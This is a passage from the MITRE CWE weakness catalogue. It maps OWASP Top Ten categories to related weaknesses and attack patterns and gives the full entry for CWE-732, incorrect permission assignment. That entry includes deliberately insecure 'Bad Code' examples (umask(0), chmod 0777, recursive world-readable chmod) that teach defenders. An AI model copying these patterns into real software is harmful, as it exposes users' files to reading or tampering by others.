MemberOf	V	629	Weaknesses in OWASP Top Ten (2007)	629	734

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
6	Argument Injection	
7	Blind SQL Injection	
14	Client-side Injection-induced Buffer Overflow	
15	Command Delimiters	
18	Embedding Scripts in Nonscript Elements	
19	Embedding Scripts within Scripts	
23	File System Function Injection, Content Based	
32	Embedding Scripts in HTTP Query Strings	
34	HTTP Response Splitting	
41	Using Meta-characters in E-mail Headers to Inject Malicious Payloads	
44	Overflow Binary Resource File	
63	Simple Script Injection	
66	SQL Injection	
75	Manipulating Writeable Configuration Files	
81	Web Logs Tampering	
83	XPath Injection	
84	XQuery Injection	
86	Embedding Script (XSS) in HTTP Headers	
88	OS Command Injection	
91	XSS in IMG Tags	
93	Log Injection-Tampering-Forging	
101	Server Side Include (SSI) Injection	

CWE-714: OWASP Top Ten 2007 Category A3 - Malicious File Execution

Category ID: 714 (Category)

Status: Incomplete

Description

Summary

Weaknesses in this category are related to the A3 category in the OWASP Top Ten 2007.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	B	78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	629	88
ParentOf	B	95	Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')	629	133
ParentOf	B	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	629	138
ParentOf	B	434	Unrestricted Upload of File with Dangerous Type	629	551
MemberOf	V	629	Weaknesses in OWASP Top Ten (2007)	629	734

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
35	Leverage Executable Code in Nonexecutable Files	

CWE-715: OWASP Top Ten 2007 Category A4 - Insecure Direct Object Reference

Category ID: 715 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category are related to the A4 category in the OWASP Top Ten 2007.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf		22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	629	25
ParentOf		472	External Control of Assumed-Immutable Web Parameter	629	590
MemberOf		629	Weaknesses in OWASP Top Ten (2007)	629	734
ParentOf		639	Access Control Bypass Through User-Controlled Key	629	744

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
23	File System Function Injection, Content Based	
76	Manipulating Input to File System Calls	

References

OWASP. "Top 10 2007-Insecure Direct Object Reference". 2007. < http://www.owasp.org/index.php/Top_10_2007-A4 >.

CWE-716: OWASP Top Ten 2007 Category A5 - Cross Site Request Forgery (CSRF)

Category ID: 716 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category are related to the A5 category in the OWASP Top Ten 2007.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf		352	Cross-Site Request Forgery (CSRF)	629	450
MemberOf		629	Weaknesses in OWASP Top Ten (2007)	629	734

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
62	Cross Site Request Forgery (aka Session Riding)	

References

OWASP. "Top 10 2007-Cross Site Request Forgery". 2007. < http://www.owasp.org/index.php/Top_10_2007-A5 >.

CWE-717: OWASP Top Ten 2007 Category A6 - Information Leakage and Improper Error Handling

Category ID: 717 (Category) Status: Incomplete





Description

Summary

Weaknesses in this category are related to the A6 category in the OWASP Top Ten 2007.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf		200	Information Exposure	629	287

Nature	Type	ID	Name	V	Page
ParentOf		203	Information Exposure Through Discrepancy	629	291
ParentOf		209	Information Exposure Through an Error Message	629	296
ParentOf		215	Information Exposure Through Debug Information	629	306
MemberOf		629	Weaknesses in OWASP Top Ten (2007)	629	734

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
54	Probing an Application Through Targeting its Error Reporting	

References

OWASP. "Top 10 2007-Information Leakage and Improper Error Handling". 2007. < http://www.owasp.org/index.php/Top_10_2007-A6 >.

CWE-718: OWASP Top Ten 2007 Category A7 - Broken Authentication and Session Management

Category ID: 718 (Category) Status: Incomplete

Description**Summary**

Weaknesses in this category are related to the A7 category in the OWASP Top Ten 2007.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf		287	Improper Authentication	629	377
ParentOf		301	Reflection Attack in an Authentication Protocol	629	395
ParentOf		522	Insufficiently Protected Credentials	629	644
MemberOf		629	Weaknesses in OWASP Top Ten (2007)	629	734

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
50	Password Recovery Exploitation	
90	Reflection Attack in Authentication Protocol	

References

OWASP. "Top 10 2007-Broken Authentication and Session Management". 2007. < http://www.owasp.org/index.php/Top_10_2007-A7 >.





CWE-719: OWASP Top Ten 2007 Category A8 - Insecure Cryptographic Storage

Category ID: 719 (Category) Status: Incomplete

Description**Summary**

Weaknesses in this category are related to the A8 category in the OWASP Top Ten 2007.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf		311	Missing Encryption of Sensitive Data	629	407
ParentOf		321	Use of Hard-coded Cryptographic Key	629	419
ParentOf		325	Missing Required Cryptographic Step	629	423
ParentOf		326	Inadequate Encryption Strength	629	424
MemberOf		629	Weaknesses in OWASP Top Ten (2007)	629	734

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
20	Encryption Brute Forcing	
55	Rainbow Table Password Cracking	
59	Session Credential Falsification through Prediction	

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
65	Passively Sniff and Capture Application Code Bound for Authorized Client	
97	Cryptanalysis	

References

OWASP. "Top 10 2007-Insecure Cryptographic Storage". 2007. < http://www.owasp.org/index.php/Top_10_2007-A8 >.

CWE-720: OWASP Top Ten 2007 Category A9 - Insecure Communications

Category ID: 720 (Category) **Status:** Incomplete

Description**Summary**

Weaknesses in this category are related to the A9 category in the OWASP Top Ten 2007.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	B	311	Missing Encryption of Sensitive Data	629	407
ParentOf	B	321	Use of Hard-coded Cryptographic Key	629	419
ParentOf	B	325	Missing Required Cryptographic Step	629	423
ParentOf	C	326	Inadequate Encryption Strength	629	424
MemberOf	V	629	Weaknesses in OWASP Top Ten (2007)	629	734

References

OWASP. "Top 10 2007-Insecure Communications". 2007. < http://www.owasp.org/index.php/Top_10_2007-A9 >.

CWE-721: OWASP Top Ten 2007 Category A10 - Failure to Restrict URL Access

Category ID: 721 (Category) **Status:** Incomplete

Description**Summary**

Weaknesses in this category are related to the A10 category in the OWASP Top Ten 2007.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	C	285	Improper Access Control (Authorization)	629	373
ParentOf	B	288	Authentication Bypass Using an Alternate Path or Channel	629	381
ParentOf	B	425	Direct Request ('Forced Browsing')	629	539
MemberOf	V	629	Weaknesses in OWASP Top Ten (2007)	629	734

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
1	Accessing Functionality Not Properly Constrained by ACLs	
56	Removing/short-circuiting 'guard logic'	

References

OWASP. "Top 10 2007-Failure to Restrict URL Access". 2007. < http://www.owasp.org/index.php/Top_10_2007-A10 >.

CWE-722: OWASP Top Ten 2004 Category A1 - Unvalidated Input

Category ID: 722 (Category) **Status:** Incomplete

Description**Summary**

Weaknesses in this category are related to the A1 category in the OWASP Top Ten 2004.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf		20	Improper Input Validation	711	15
ParentOf		77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	711	85
ParentOf		79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	711	96
ParentOf		89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	711	118
ParentOf		102	Struts: Duplicate Validation Forms	711	145
ParentOf		103	Struts: Incomplete validate() Method Definition	711	146
ParentOf		104	Struts: Form Bean Does Not Extend Validation Class	711	148
ParentOf		106	Struts: Plug-in Framework not in Use	711	152
ParentOf		109	Struts: Validator Turned Off	711	156
ParentOf		120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	711	180
ParentOf		166	Improper Handling of Missing Special Element	711	242
ParentOf		167	Improper Handling of Additional Special Element	711	243
ParentOf		179	Incorrect Behavior Order: Early Validation	711	257
ParentOf		180	Incorrect Behavior Order: Validate Before Canonicalize	711	258
ParentOf		181	Incorrect Behavior Order: Validate Before Filter	711	259
ParentOf		182	Collapse of Data into Unsafe Value	711	260
ParentOf		183	Permissive Whitelist	711	261
ParentOf		425	Direct Request ('Forced Browsing')	711	539
ParentOf		472	External Control of Assumed-Immutable Web Parameter	711	590
ParentOf		601	URL Redirection to Untrusted Site ('Open Redirect')	711	706
ParentOf		602	Client-Side Enforcement of Server-Side Security	711	709
MemberOf		711	Weaknesses in OWASP Top Ten (2004)	711	845

References

OWASP. "A1 Unvalidated Input". 2007. < http://sourceforge.net/project/showfiles.php?group_id=64424&package_id=70827 >.

CWE-723: OWASP Top Ten 2004 Category A2 - Broken Access Control

Category ID: 723 (Category)

Status: Incomplete

Description

Summary

Weaknesses in this category are related to the A2 category in the OWASP Top Ten 2004.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf		9	J2EE Misconfiguration: Weak Access Permissions for EJB Methods	711	6
ParentOf		22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	711	25
ParentOf		41	Improper Resolution of Path Equivalence	711	53
ParentOf		73	External Control of File Name or Path	711	77
ParentOf		266	Incorrect Privilege Assignment	711	353
ParentOf		268	Privilege Chaining	711	356
ParentOf		275	Permission Issues	711	364
ParentOf		283	Unverified Ownership	711	371
ParentOf		284	Access Control (Authorization) Issues	711	371
ParentOf		285	Improper Access Control (Authorization)	711	373

Nature	Type	ID	Name	V	Page
ParentOf		330	Use of Insufficiently Random Values	711	430
ParentOf		425	Direct Request ("Forced Browsing")	711	539
ParentOf		525	Information Leak Through Browser Caching	711	647
ParentOf		551	Incorrect Behavior Order: Authorization Before Parsing and Canonicalization	711	663
ParentOf		556	ASP.NET Misconfiguration: Use of Identity Impersonation	711	666
ParentOf		639	Access Control Bypass Through User-Controlled Key	711	744
ParentOf		708	Incorrect Ownership Assignment	711	843
MemberOf		711	Weaknesses in OWASP Top Ten (2004)	711	845

References

OWASP. "A2 Broken Access Control". 2007. < http://sourceforge.net/project/showfiles.php?group_id=64424&package_id=70827 >.

CWE-724: OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management

Category ID: 724 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category are related to the A3 category in the OWASP Top Ten 2004.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf		255	Credentials Management	711	341
ParentOf		259	Use of Hard-coded Password	711	345
ParentOf		287	Improper Authentication	711	377
ParentOf		296	Improper Following of Chain of Trust for Certificate Validation	711	390
ParentOf		298	Improper Validation of Certificate Expiration	711	392
ParentOf		302	Authentication Bypass by Assumed-Immutable Data	711	397
ParentOf		304	Missing Critical Step in Authentication	711	398
ParentOf		307	Improper Restriction of Excessive Authentication Attempts	711	402
ParentOf		309	Use of Password System for Primary Authentication	711	405
ParentOf		345	Insufficient Verification of Data Authenticity	711	444
ParentOf		384	Session Fixation	711	491
ParentOf		521	Weak Password Requirements	711	644
ParentOf		522	Insufficiently Protected Credentials	711	644
ParentOf		525	Information Leak Through Browser Caching	711	647
ParentOf		592	Authentication Bypass Issues	711	699
ParentOf		613	Insufficient Session Expiration	711	720
ParentOf		620	Unverified Password Change	711	726
ParentOf		640	Weak Password Recovery Mechanism for Forgotten Password	711	745
MemberOf		711	Weaknesses in OWASP Top Ten (2004)	711	845
ParentOf		798	Use of Hard-coded Credentials	711	930

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
31	Accessing/Intercepting/Modifying HTTP Cookies	
57	Utilizing REST's Trust in the System Resource to Register Man in the Middle	
94	Man in the Middle Attack	

References

OWASP. "A3 Broken Authentication and Session Management". 2007. < http://sourceforge.net/project/showfiles.php?group_id=64424&package_id=70827 >.

CWE-725: OWASP Top Ten 2004 Category A4 - Cross-Site Scripting (XSS) Flaws

Category ID: 725 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category are related to the A4 category in the OWASP Top Ten 2004.

Relationships

Nature	Type	ID	Name	711	Page
ParentOf	B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	711	96
ParentOf	V	644	Improper Neutralization of HTTP Headers for Scripting Syntax	711	752
MemberOf	V	711	Weaknesses in OWASP Top Ten (2004)	711	845

References

OWASP. "A4 Cross-Site Scripting (XSS) Flaws". 2007. < http://sourceforge.net/project/showfiles.php?group_id=64424&package_id=70827 >.

CWE-726: OWASP Top Ten 2004 Category A5 - Buffer Overflows

Category ID: 726 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category are related to the A5 category in the OWASP Top Ten 2004.

Relationships

Nature	Type	ID	Name	711	Page
ParentOf	C	119	Failure to Constrain Operations within the Bounds of a Memory Buffer	711	175
ParentOf	B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	711	180
ParentOf	B	134	Uncontrolled Format String	711	211
MemberOf	V	711	Weaknesses in OWASP Top Ten (2004)	711	845

References

OWASP. "A5 Buffer Overflows". 2007. < http://sourceforge.net/project/showfiles.php?group_id=64424&package_id=70827 >.

CWE-727: OWASP Top Ten 2004 Category A6 - Injection Flaws

Category ID: 727 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category are related to the A6 category in the OWASP Top Ten 2004.

Relationships

Nature	Type	ID	Name	711	Page
ParentOf	C	74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')	711	81
ParentOf	C	77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	711	85
ParentOf	B	78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	711	88
ParentOf	B	89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	711	118
ParentOf	B	91	XML Injection (aka Blind XPath Injection)	711	128

Nature	Type	ID	Name	V	Page
ParentOf	B	95	Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')	711	133
ParentOf	B	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	711	138
ParentOf	B	117	Improper Output Neutralization for Logs	711	172
MemberOf	V	711	Weaknesses in OWASP Top Ten (2004)	711	845

References

OWASP. "A6 Injection Flaws". 2007. < http://sourceforge.net/project/showfiles.php?group_id=64424&package_id=70827 >.

CWE-728: OWASP Top Ten 2004 Category A7 - Improper Error Handling

Category ID: 728 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category are related to the A7 category in the OWASP Top Ten 2004.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	V	7	J2EE Misconfiguration: Missing Custom Error Page	711	4
ParentOf	C	203	Information Exposure Through Discrepancy	711	291
ParentOf	B	209	Information Exposure Through an Error Message	711	296
ParentOf	C	228	Improper Handling of Syntactically Invalid Structure	711	314
ParentOf	B	252	Unchecked Return Value	711	335
ParentOf	C	388	Error Handling	711	496
ParentOf	C	390	Detection of Error Condition Without Action	711	498
ParentOf	B	391	Unchecked Error Condition	711	501
ParentOf	B	394	Unexpected Status Code or Return Value	711	505
ParentOf	C	636	Not Failing Securely ('Failing Open')	711	739
MemberOf	V	711	Weaknesses in OWASP Top Ten (2004)	711	845

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
28	Fuzzing	

References

OWASP. "A7 Improper Error Handling". 2007. < http://sourceforge.net/project/showfiles.php?group_id=64424&package_id=70827 >.

CWE-729: OWASP Top Ten 2004 Category A8 - Insecure Storage

Category ID: 729 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category are related to the A8 category in the OWASP Top Ten 2004.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	B	14	Compiler Removal of Code to Clear Buffers	711	11
ParentOf	B	226	Sensitive Information Uncleared Before Release	711	311
ParentOf	V	261	Weak Cryptography for Passwords	711	349
ParentOf	B	311	Missing Encryption of Sensitive Data	711	407
ParentOf	B	321	Use of Hard-coded Cryptographic Key	711	419

Nature	Type	ID	Name	V	Page
ParentOf	C	326	Inadequate Encryption Strength	711	424
ParentOf	B	327	Use of a Broken or Risky Cryptographic Algorithm	711	425
ParentOf	V	539	Information Leak Through Persistent Cookies	711	656
ParentOf	V	591	Sensitive Data Storage in Improperly Locked Memory	711	698
ParentOf	V	598	Information Leak Through Query Strings in GET Request	711	704
MemberOf	V	711	Weaknesses in OWASP Top Ten (2004)	711	845

References

OWASP. "A8 Insecure Storage". 2007. < http://sourceforge.net/project/showfiles.php?group_id=64424&package_id=70827 >.

CWE-730: OWASP Top Ten 2004 Category A9 - Denial of Service

Category ID: 730 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category are related to the A9 category in the OWASP Top Ten 2004.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	B	170	Improper Null Termination	711	245
ParentOf	B	248	Uncaught Exception	711	330
ParentOf	B	369	Divide By Zero	711	476
ParentOf	V	382	J2EE Bad Practices: Use of System.exit()	711	489
ParentOf	B	400	Uncontrolled Resource Consumption ('Resource Exhaustion')	711	510
ParentOf	B	401	Failure to Release Memory Before Removing Last Reference ('Memory Leak')	711	514
ParentOf	B	404	Improper Resource Shutdown or Release	711	517
ParentOf	C	405	Asymmetric Resource Consumption (Amplification)	711	521
ParentOf	B	410	Insufficient Resource Pool	711	525
ParentOf	B	412	Unrestricted Externally Accessible Lock	711	527
ParentOf	B	476	NULL Pointer Dereference	711	594
ParentOf	B	674	Uncontrolled Recursion	711	788
MemberOf	V	711	Weaknesses in OWASP Top Ten (2004)	711	845

References

OWASP. "A9 Denial of Service". 2007. < http://sourceforge.net/project/showfiles.php?group_id=64424&package_id=70827 >.

CWE-731: OWASP Top Ten 2004 Category A10 - Insecure Configuration Management

Category ID: 731 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category are related to the A10 category in the OWASP Top Ten 2004.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	C	4	J2EE Environment Issues	711	2
ParentOf	C	10	ASP.NET Environment Issues	711	7
ParentOf	B	209	Information Exposure Through an Error Message	711	296
ParentOf	V	215	Information Exposure Through Debug Information	711	306
ParentOf	V	219	Sensitive Data Under Web Root	711	308

Nature	Type	ID	Name	V	Page
ParentOf	C	275	Permission Issues	711	364
ParentOf	C	295	Certificate Issues	711	389
ParentOf	B	459	Incomplete Cleanup	711	575
ParentOf	B	489	Leftover Debug Code	711	614
ParentOf	V	526	Information Leak Through Environmental Variables	711	647
ParentOf	V	527	Exposure of CVS Repository to an Unauthorized Control Sphere	711	648
ParentOf	V	528	Exposure of Core Dump File to an Unauthorized Control Sphere	711	648
ParentOf	V	529	Exposure of Access Control List Files to an Unauthorized Control Sphere	711	649
ParentOf	V	530	Exposure of Backup File to an Unauthorized Control Sphere	711	649
ParentOf	V	531	Information Leak Through Test Code	711	650
ParentOf	V	532	Information Leak Through Log Files	711	651
ParentOf	V	533	Information Leak Through Server Log Files	711	652
ParentOf	V	534	Information Leak Through Debug Log Files	711	652
ParentOf	V	540	Information Leak Through Source Code	711	656
ParentOf	V	541	Information Leak Through Include Source Code	711	657
ParentOf	V	542	Information Leak Through Cleanup Log Files	711	657
ParentOf	V	548	Information Leak Through Directory Listing	711	662
ParentOf	B	552	Files or Directories Accessible to External Parties	711	664
MemberOf	V	711	Weaknesses in OWASP Top Ten (2004)	711	845

References

OWASP. "A10 Insecure Configuration Management". 2007. < http://sourceforge.net/project/showfiles.php?group_id=64424&package_id=70827 >.

CWE-732: Incorrect Permission Assignment for Critical Resource

Weakness ID: 732 (Weakness Class)

Status: Draft

Description

Summary

The software specifies permissions for a security-critical resource in a way that allows that resource to be read or modified by unintended actors.

Extended Description

When a resource is given a permissions setting that provides access to a wider range of actors than required, it could lead to the disclosure of sensitive information, or the modification of that resource by unintended parties. This is especially dangerous when the resource is related to program configuration, execution or sensitive user data.

Time of Introduction

- Architecture and Design
- Implementation
- Installation
- Operation

Applicable Platforms

Languages

- Language-independent

Modes of Introduction

The developer may set loose permissions in order to minimize problems when the user first runs the program, then create documentation stating that permissions should be tightened. Since system administrators and users do not always read the documentation, this can result in insecure permissions being left unchanged.

The developer might make certain assumptions about the environment in which the software runs - e.g., that the software is running on a single-user system, or the software is only accessible to trusted administrators. When the software is running in a different environment, the permissions become a problem.

Common Consequences

Confidentiality

Read application data

Read files or directories

An attacker may be able to read sensitive information from the associated resource, such as credentials or configuration information stored in a file.

Integrity

Gain privileges / assume identity

An attacker may be able to modify critical properties of the associated resource to gain privileges, such as replacing a world-writable executable with a Trojan horse.

Availability

DoS: crash / exit / restart

DoS: instability

An attacker may be able to destroy or corrupt critical data in the associated resource, such as deletion of records from a database.

Likelihood of Exploit

Medium to High

Detection Methods

Automated Static Analysis

Automated static analysis may be effective in detecting permission problems for system resources such as files, directories, shared memory, device interfaces, etc. Automated techniques may be able to detect the use of library functions that modify permissions, then analyze function calls for arguments that contain potentially insecure values.

However, since the software's intended security policy might allow loose permissions for certain operations (such as publishing a file on a web server), automated static analysis may produce some false positives - i.e., warnings that do not have any security consequences or require any code changes.

When custom permissions models are used - such as defining who can read messages in a particular forum in a bulletin board system - these can be difficult to detect using automated static analysis. It may be possible to define custom signatures that identify any custom functions that implement the permission checks and assignments.

Automated Dynamic Analysis

Automated dynamic analysis may be effective in detecting permission problems for system resources such as files, directories, shared memory, device interfaces, etc.

However, since the software's intended security policy might allow loose permissions for certain operations (such as publishing a file on a web server), automated dynamic analysis may produce some false positives - i.e., warnings that do not have any security consequences or require any code changes.

When custom permissions models are used - such as defining who can read messages in a particular forum in a bulletin board system - these can be difficult to detect using automated dynamic analysis. It may be possible to define custom signatures that identify any custom functions that implement the permission checks and assignments.

Manual Analysis

This weakness can be detected using tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session.

These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Manual Static Analysis

Manual static analysis may be effective in detecting the use of custom permissions models and functions. The code could then be examined to identifying usage of the related functions. Then the human analyst could evaluate permission assignments in the context of the intended security model of the software.

Manual Dynamic Analysis

Manual dynamic analysis may be effective in detecting the use of custom permissions models and functions. The program could then be executed with a focus on exercising code paths that are related to the custom permissions. Then the human analyst could evaluate permission assignments in the context of the intended security model of the software.

Fuzzing

Fuzzing is not effective in detecting this weakness.

Black Box

Use monitoring tools that examine the software's process as it interacts with the operating system and the network. This technique is useful in cases when source code is unavailable, if the software was not developed by you, or if you want to verify that the build phase did not introduce any new weaknesses. Examples include debuggers that directly attach to the running process; system-call tracing utilities such as `truss` (Solaris) and `strace` (Linux); system activity monitors such as `FileMon`, `RegMon`, `Process Monitor`, and other `Sysinternals` utilities (Windows); and sniffers and protocol analyzers that monitor network traffic.

Attach the monitor to the process and watch for library functions or system calls on OS resources such as files, directories, and shared memory. Examine the arguments to these calls to infer which permissions are being used.

Note that this technique is only useful for permissions issues related to system resources. It is not likely to detect application-level business rules that are related to permissions, such as if a user of a blog system marks a post as "private," but the blog system inadvertently marks it as "public."

Demonstrative Examples**Example 1:**

The following code sets the `umask` of the process to 0 before creating a file and writing "Hello world" into the file.

C Example:*Bad Code*

```
#define OUTFILE "hello.out"
umask(0);
FILE *out;
/* Ignore CWE-59 (link following) for brevity */
out = fopen(OUTFILE, "w");
if (out) {
    fprintf(out, "hello world!\n");
    fclose(out);
}
```

After running this program on a UNIX system, running the "`ls -l`" command might return the following output:

Result

```
-rw-rw-rw- 1 username 13 Nov 24 17:58 hello.out
```

The "`rw-rw-rw-`" string indicates that the owner, group, and world (all users) can read the file and write to it.

Example 2:

The following code snippet might be used as a monitor to periodically record whether a web site is alive. To ensure that the file can always be modified, the code uses `chmod()` to make the file world-writable.

Perl Example:*Bad Code*

```
$fileName = "secretFile.out";
if (-e $fileName) {
```

```

chmod 0777, $fileName;
}
my $outFH;
if (! open($outFH, ">>$fileName")) {
    ExitError("Couldn't append to $fileName: $!");
}
my $dateString = FormatCurrentTime();
my $status = IsHostAlive("cwe.mitre.org");
print $outFH "$dateString cwe status: $status\n";
close($outFH);

```

The first time the program runs, it might create a new file that inherits the permissions from its environment. A file listing might look like:

Result

```
-rw-r--r-- 1 username 13 Nov 24 17:58 secretFile.out
```

This listing might occur when the user has a default umask of 022, which is a common setting. Depending on the nature of the file, the user might not have intended to make it readable by everyone on the system.

The next time the program runs, however - and all subsequent executions - the chmod will set the file's permissions so that the owner, group, and world (all users) can read the file and write to it:

Result

```
-rw-rw-rw- 1 username 13 Nov 24 17:58 secretFile.out
```

Perhaps the programmer tried to do this because a different process uses different permissions that might prevent the file from being updated.

Example 3:

The following command recursively sets world-readable permissions for a directory and all of its children:

Shell Example:

Bad Code

```
chmod -R ugo+r DIRNAME
```

If this command is run from a program, the person calling the program might not expect that all the files under the directory will be world-readable. If the directory is expected to contain private data, this could become a security problem.

Observed Examples

Reference	Description
CVE-2001-0006	"Everyone: Full Control" permissions assigned to a mutex allows users to disable network connectivity.
CVE-2002-0969	Chain: database product contains buffer overflow that is only reachable through a .ini configuration file - which has "Everyone: Full Control" permissions.
CVE-2004-1714	Security product uses "Everyone: Full Control" permissions for its configuration files.
CVE-2005-4868	Database product uses read/write permissions for everyone for its shared memory, allowing theft of credentials.
CVE-2007-5544	Product uses "Everyone: Full Control" permissions for memory-mapped files (shared memory) in inter-process communication, allowing attackers to tamper with a session.
CVE-2007-6033	Product creates a share with "Everyone: Full Control" permissions, allowing arbitrary program execution.
CVE-2008-0322	Driver installs its device interface with "Everyone: Write" permissions.
CVE-2008-0662	VPN product stores user credentials in a registry key with "Everyone: Full Control" permissions, allowing attackers to steal the credentials.
CVE-2009-0115	Device driver uses world-writable permissions for a socket file, allowing attackers to inject arbitrary commands.
CVE-2009-0141	Terminal emulator creates TTY devices with world-writable permissions, allowing an attacker to write to the terminals of other users.
CVE-2009-1073	LDAP server stores a cleartext password in a world-readable file.
CVE-2009-3289	Library function copies a file to a new target and uses the source file's permissions for the target, which is incorrect when the source file is a symbolic link, which typically has 0777 permissions.

Reference	Description
CVE-2009-3482	Anti-virus product sets insecure "Everyone: Full Control" permissions for files under the "Program Files" folder, allowing attackers to replace executables with Trojan horses.
CVE-2009-3489	Photo editor installs a service with an insecure security descriptor, allowing users to stop or start the service, or execute commands as SYSTEM.
CVE-2009-3611	Product changes permissions to 0777 before deleting a backup; the permissions stay insecure for subsequent backups.
CVE-2009-3897	Product creates directories with 0777 permissions at installation, allowing users to gain privileges and access a socket used for authentication.
CVE-2009-3939	Driver installs a file with world-writable permissions.

Potential Mitigations

Implementation

When using a critical resource such as a configuration file, check to see if the resource has insecure permissions (such as being modifiable by any regular user), and generate an error or even exit the software if there is a possibility that the resource could have been modified by an unauthorized party.

Architecture and Design

Moderate

Divide your application into anonymous, normal, privileged, and administrative areas. Reduce the attack surface by carefully defining distinct user groups, privileges, and/or roles. Map these against data, functionality, and the related resources. Then set the permissions accordingly. This will allow you to maintain more fine-grained control over your resources.

This can be an effective strategy. However, in practice, it may be difficult or time consuming to define these areas when there are many different resources or user types, or if the applications features change rapidly.

Architecture and Design

Operation

Sandbox or Jail

Moderate

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, `java.io.FilePermission` in the Java `SecurityManager` allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

A sandbox or jail can be useful for limiting the scope of an attack on system resources.

Implementation

Installation

High

During program startup, explicitly set the default permissions or `umask` to the most restrictive setting possible. Also set the appropriate permissions during program installation. This will prevent you from inheriting insecure permissions from any user who installs or runs the program.

System Configuration

High

For all configuration files, executables, and libraries, make sure that they are only readable and writable by the software's administrator.

Documentation

Do not suggest insecure configuration changes in your documentation, especially if those configurations can extend to resources and other software that are outside the scope of your own software.

Installation

Do not assume that the system administrator will manually change the configuration to the settings that you recommend in the manual.

Operation**System Configuration****Environment Hardening**

Ensure that your software runs properly under the Federal Desktop Core Configuration (FDCC) or an equivalent hardening configuration guide, which many organizations use to limit the attack surface and potential risk of deployed software.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		275	Permission Issues	699	364
ChildOf		668	Exposure of Resource to Wrong Sphere	1000	783
ChildOf		753	2009 Top 25 - Porous Defenses	750	874
ChildOf		803	2010 Top 25 - Porous Defenses	800	936
ChildOf		815	OWASP Top Ten 2010 Category A6 - Security Misconfiguration	809	949
ParentOf		276	<i>Incorrect Default Permissions</i>	1000	365
ParentOf		277	<i>Insecure Inherited Permissions</i>	1000	366
ParentOf		278	<i>Insecure Preserved Inherited Permissions</i>	1000	367
ParentOf		279	<i>Incorrect Execution-Assigned Permissions</i>	1000	367
ParentOf		281	<i>Improper Preservation of Permissions</i>	1000	369
ParentOf		689	<i>Permission Race Condition During Resource Copy</i>	1000	810
RequiredBy		689	<i>Permission Race Condition During Resource Copy</i>	1000	810

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
1	Accessing Functionality Not Properly Constrained by ACLs	
17	Accessing, Modifying or Executing Executable Files	
60	Reusing Session IDs (aka Session Replay)	
61	Session Fixation	
62	Cross Site Request Forgery (aka Session Riding)	
122	Exploitation of Authorization	
180	Exploiting Incorrectly Configured Access Control Security Levels	
232	Exploitation of Privilege/Trust	
234	Hijacking a privileged process	

References

Mark Dowd, John McDonald and Justin Schuh. "The Art of Software Security Assessment". Chapter 9, "File Permissions." Page 495.. 1st Edition. Addison Wesley. 2006.

John Viega and Gary McGraw. "Building Secure Software". Chapter 8, "Access Control." Page 194.. 1st Edition. Addison-Wesley. 2002.

